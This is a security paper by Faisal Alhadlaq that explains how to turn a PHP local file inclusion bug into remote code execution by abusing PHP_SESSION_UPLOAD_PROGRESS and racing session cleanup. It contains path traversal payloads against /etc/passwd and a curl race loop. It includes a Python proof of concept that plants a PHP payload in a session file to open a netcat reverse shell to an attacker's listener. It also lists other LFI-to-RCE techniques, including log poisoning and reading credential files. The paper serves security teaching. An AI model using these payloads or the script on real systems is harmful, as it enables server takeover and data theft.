Exploiting
PHP_SESSION_UPLOAD_PROGRESS

Faisal Alhadlaq

Saudi Arabia

Table of Contents

1.0 Introduction

This Paper will discuss how chain session upload progress to remote code execution with taking advantage of local file inclusion. After getting a basic understanding of the working mechanism of LFI and sessions, we will discuss how attack works. And there are several other ways to chain LFI to RCE will be presented at the end of the paper.

2.1 What is File Inclusion

File inclusion is loading a local file from a server, The vulnerability occurs when the user can control in some way the file that is going to be load by the server.

Vulnerable PHP functions: require, require_once, include, include_once

```
GET /vuln.php?image={userInput} ---> /etc/passwd?
```

2.2 What is Path Traversal

Path Traversal is Known as directory traversal, it aims to access files and directories that are stored outside the web root folder. By Typing dot dot slash, and it is had an awesome by-passes and truncation techniques you can find it on google.

Examples:

- ../ on Linux:

```
../../../../../../../../../../../etc/passwd
```

- ..\ on Windows:

```
..\..\..\..\..\..\..\..\..\..\..\windows\win.ini
```

2.3 What is PHP Session

PHP Session is a way to store information (in variables) to be used across multiple pages.

2.4 What is PHPinfo

PHPinfo is a useful function of PHP for returning information about the PHP environment on your server. This includes information about PHP compilation options and extensions, PHP version, OS version, paths, values of configuration options, HTTP headers and the PHP license. Also, phpinfo is a valuable debugging tool as it contains all EGPCS (Environment, GET, POST, Cookie, Server) data.

Copy and paste the following code into your text editor, and save the file as phpinfo.php :

```
<?php phpinfo(); ?>
```

3.0 The Attack

<?php

Note : in order for this attack to work, you must have a Local File Inclusion vulnerabilty to exploit this **secret.**

?>

3.1 Abusing Session Upload Progress

What is Session Upload Progress?

It is the ability for a PHP to track the upload progress of individual files being uploaded.

This information isn't particularly useful for normal users, it is useful for the developer if he has a task to track the progress of files uploaded from users.

The upload progress will be available in the $_SESSION superglobal when an upload is in progress.

If we send a POST request, it will populate an array in the $_SESSION, where the index is a concatenated value of the **session.upload_progress.prefix** and value of **session.upload_progress.name** from INI options (php.ini) .

By Default, the Session Upload progress is enabled:

session.upload_progress.enabled = **TRUE**

How Session Started on php?

To start PHP Session, you need to put session_start() function on your code or change the value of session.auto_start from php.ini to ON to auto session start.

Unfortunately, the default value of session.auto_start is OFF,

this is a problem for attacker if the site doesn't start a session, The excellent thing is that we can **Bypass** this problem if we provide the "**PHP_SESSION_UPLOAD_PROGRESS" (**value of **session.upload_progress.name**) in multipart POST data,

The PHP will enable the session for us! , and we can start a session.

The Default value of session.upload_progress.name:

"PHP_SESSION_UPLOAD_PROGRESS"

To see the default PHP session configuration values:


https://www.php.net/manual/en/session.configuration.php

The demo:

PHP Version is 7.3.15-3

```
$ curl http://127.0.0.1/ -H 'Cookie: PHPSESSID=SiLvER'

$ ls /var/lib/php/sessions/

. ..

$ curl http://127.0.0.1/ -H 'Cookie: PHPSESSID=SiLvER' -d 'PHP_SESSION_UP-
LOAD_PROGRESS=anything'

$ ls /var/lib/php/sessions/

. ..

$ curl http://127.0.0.1/ -H 'Cookie: PHPSESSID=SiLvER' -F 'PHP_SESSION_UP-
LOAD_PROGRESS=anything'  -F 'file=@/etc/hostname'

$ ls /var/lib/php/sessions/

sess_SiLvER
```

Its worked!!! :



The first problem has been solved, but we have two problems that need to be solved now:

session.upload_progress.prefix and **session.upload_progress.cleanup**

1- session.upload_progress.prefix :

A prefix used for the upload progress key in the $_SESSION.

This key will be concatenated with the value of **session.upload_progress.name** to provide a unique index.

The Default value of prefix is: " upload_progress_ "

2- session.upload_progress.cleanup:

Clean the progress information as soon as all POST data has been read

(i.e. upload completed).

We know that any file uploaded from our trick will uploaded to **session.save.path .**

The default **session.save_path** in last version of php in this time is set to : " "

which will evaluate to your system's temp directory but in my case, it is different, I don't know why maybe my version is little old? 7.3.

You need to focus on this section to make your attack work successfully, you need to read php.ini from your LFI vulnerability, and maybe it's will be on this location:

This is the location on my case: '/var/lib/php/sessions/sess_{SESS_NAME}

That mean the cleanup will delete our session as soon as possible!

The Default Boolean value of cleanup is: TRUE

this is a problem for an attacker because the site deletes our temp session uploaded by default!

We can **Bypass** this problem by awesome trick and the goal is to trigger a race condition on our attack.

Race Condition:

You can trigger the race condition by creating custom python script to brute force a session file uploaded, by including session file from local file inclusion vulnerability you found in victim site until the file is catched!

(+) Extra: If you can see our previous demo, see the last curl on uploading session, I upload /etc/hostname as a file, you can upload large file to trying to slow down the victim site and (hanging) will result a fast race condition and it will be fast than upload small file.

Let's Try a Race Conditon using curl with while true to send more requests:

```
while true; do curl http://127.0.0.1/ -H 'Cookie: PHPSESSID=SiLvER' -F 'PHP_SES-
SION_UPLOAD_PROGRESS=Abusing PHP_SESSION_UPLOAD_PROGRESS'  -F
'file=@/etc/passwd'; done
```

And this is how request will be on BurpSuite:

```
1  POST / HTTP/1.1
2  Host: 127.0.0.1
3  User-Agent: curl/7.68.0
4  Accept: */*
5  Cookie: PHPSESSID=Silver
6  Content-Length: 3450
7  Content-Type: multipart/form-data;
   boundary=------------------------4b8e7a173cb72820
8  Expect: 100-continue
9  Connection: close
10
11 --------------------------4b8e7a173cb72820
12 Content-Disposition: form-data; name="PHP_SESSION_UPLOAD_PROGRESS"
13
14 Abusing PHP_SESSION_UPLOAD_PROGRESS
15 --------------------------4b8e7a173cb72820
16 Content-Disposition: form-data; name="file"; filename="passwd"
17 Content-Type: application/octet-stream
18
19 root:x:0:0:root:/root:/bin/bash
20 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
21 bin:x:2:2:bin:/bin:/usr/sbin/nologin
```


To read the content of our serialized session Locally, you need to do a loop to catch a content of the file:

```
while true; do cat sess_SiLvER ; done
```


```
root@S1lv3r:/var/lib/php/sessions# while true ;do cat sess_SiLvER 2>/dev/null;done
upload_progress_Abusing PHP_SESSION_UPLOAD_PROGRESS|a:5:{s:10:"start_time";i:1627302
464;s:4:"done";b:0;s:5:"files";a:1:{i:0;a:7:{s:10:"field_name";s:4:"file";s:4:"name"
:0;s:10:"start_time";i:1627302031;s:15:"bytes_processed";i:3464;}}}upload_progress_A
```

Gaining Remote Code Execution:

Attack requires LFI, I create simple php file vulnerabile to LFI that will include user input from lfi parameter:



Proof of Concept :



Its Worked!!

The script used to exploit this attack, you can find it on my GitHub:

https://github.com/iiSiLvEr/Exploiting-PHP_SESSION_UPLOAD_PROGRESS/blob/main/poc.py

```python
"""
From LFI to RCE Using PHP_SESSION_UPLOAD_PROGRESS

Faisal Alhadlaq | 26/7/2021

Usage :

python3 poc.p <Target URL> <ListnerIP> <ListnerPORT>
python3 poc.py https://xyz.xyz 192.168.1.15 1337
The Script will return a reverse shell using netcat
"""
import requests
import threading
import datetime
import sys

x = datetime.datetime.now()
addSeconds = datetime.timedelta(0, 10)
newDatetime = x + addSeconds

def fuzz():
    targetIP = sys.argv[1]
    listnerIP = sys.argv[2]
    listnerPORT = sys.argv[3]
    global newDatetime
    while True:
        try:
            if datetime.datetime.now() > newDatetime:
                exit()
            # proxies = {
            #     "http": "http://127.0.0.1:8080",
            #       "https": "https://127.0.0.1:8080",
            #       }
            sessionName = "SiLvER"
            url = targetIP
            s = requests.Session()
            cookies = {'PHPSESSID': sessionName}
            files = {'PHP_SESSION_UPLOAD_PROGRESS': (None, '<?php `nc '+ listnerIP +' '+ listnerPORT + ' -e /bin/bash`;?>'), 'fil
            # You need to change the parameter in your case , here the vulnerabile parameter is (lfi)
            params = (('lfi', '/var/lib/php/sessions/sess_'+sessionName),)
            x = s.post(url, files=files, params=params, cookies=cookies, allow_redirects=False, verify=False)#, proxies=proxies

```

```
42
43          except Exception as error:
44              print(error)
45              exit()
46  def main():
47      print("\n(+) PoC for Abusing PHP_SESSION_UPLOAD_PROGRESS By SiLvER\n")
48      threads = []
49      for _ in range(20):
50          t = threading.Thread(target=fuzz)
51          t.start()
52          threads.append(t)
53      for thread in threads:
54          thread.join
55
56  if __name__ == "__main__":
57      if len(sys.argv) < 4:
58          print("\n(-) Usage: {} <Target URL> <ListnerIP> <ListnerPORT>".format(sys.argv[0]))
59          print("(-) eg: {} https://xyz.xyz 192.168.1.15 1337 ".format(sys.argv[0]))
60          print("\n(=) By SiLvER \n")
61          exit()
62      else:
63          main()
```

Another Awesome Attack is exploiting **PHPinfo() page, take a look at it:**

https://insomniasec.com/downloads/publications/LFI%20With%20PHPInfo%20Assistance.pdf

There is another techniques to get RCE from LFI, such as:

- Poisoning Apache, SSH, mail, nginx, vsftpd, sshd, httpd log files
- /proc/self/environ
- /proc/*/fd/*
- File Upload & Zip File Upload
- Abusing cookie values then access session file on /var/lib/php/sess_[PHPSESSID]
- Reading sensitive files (Credentials)
- If allow_url_include = ON, Use Remote File Inclusion (it is OFF by DEFAULT)

Thanks for Reading this paper

4.0 References

https://www.tutorialspoint.com/php/php_sessions.htm

https://www.php.net/manual/en/session.upload-progress.php

https://blog.orange.tw/2018/10/hitcon-ctf-2018-one-line-php-challenge.html?m=1

https://xneelo.co.za/help-centre/website/what-is-phpinfo-and-how-can-i-run-it/

https://www.php.net/manual/en/session.configuration.php

https://stackoverflow.com/questions/4927850/location-for-session-files-in-apache-php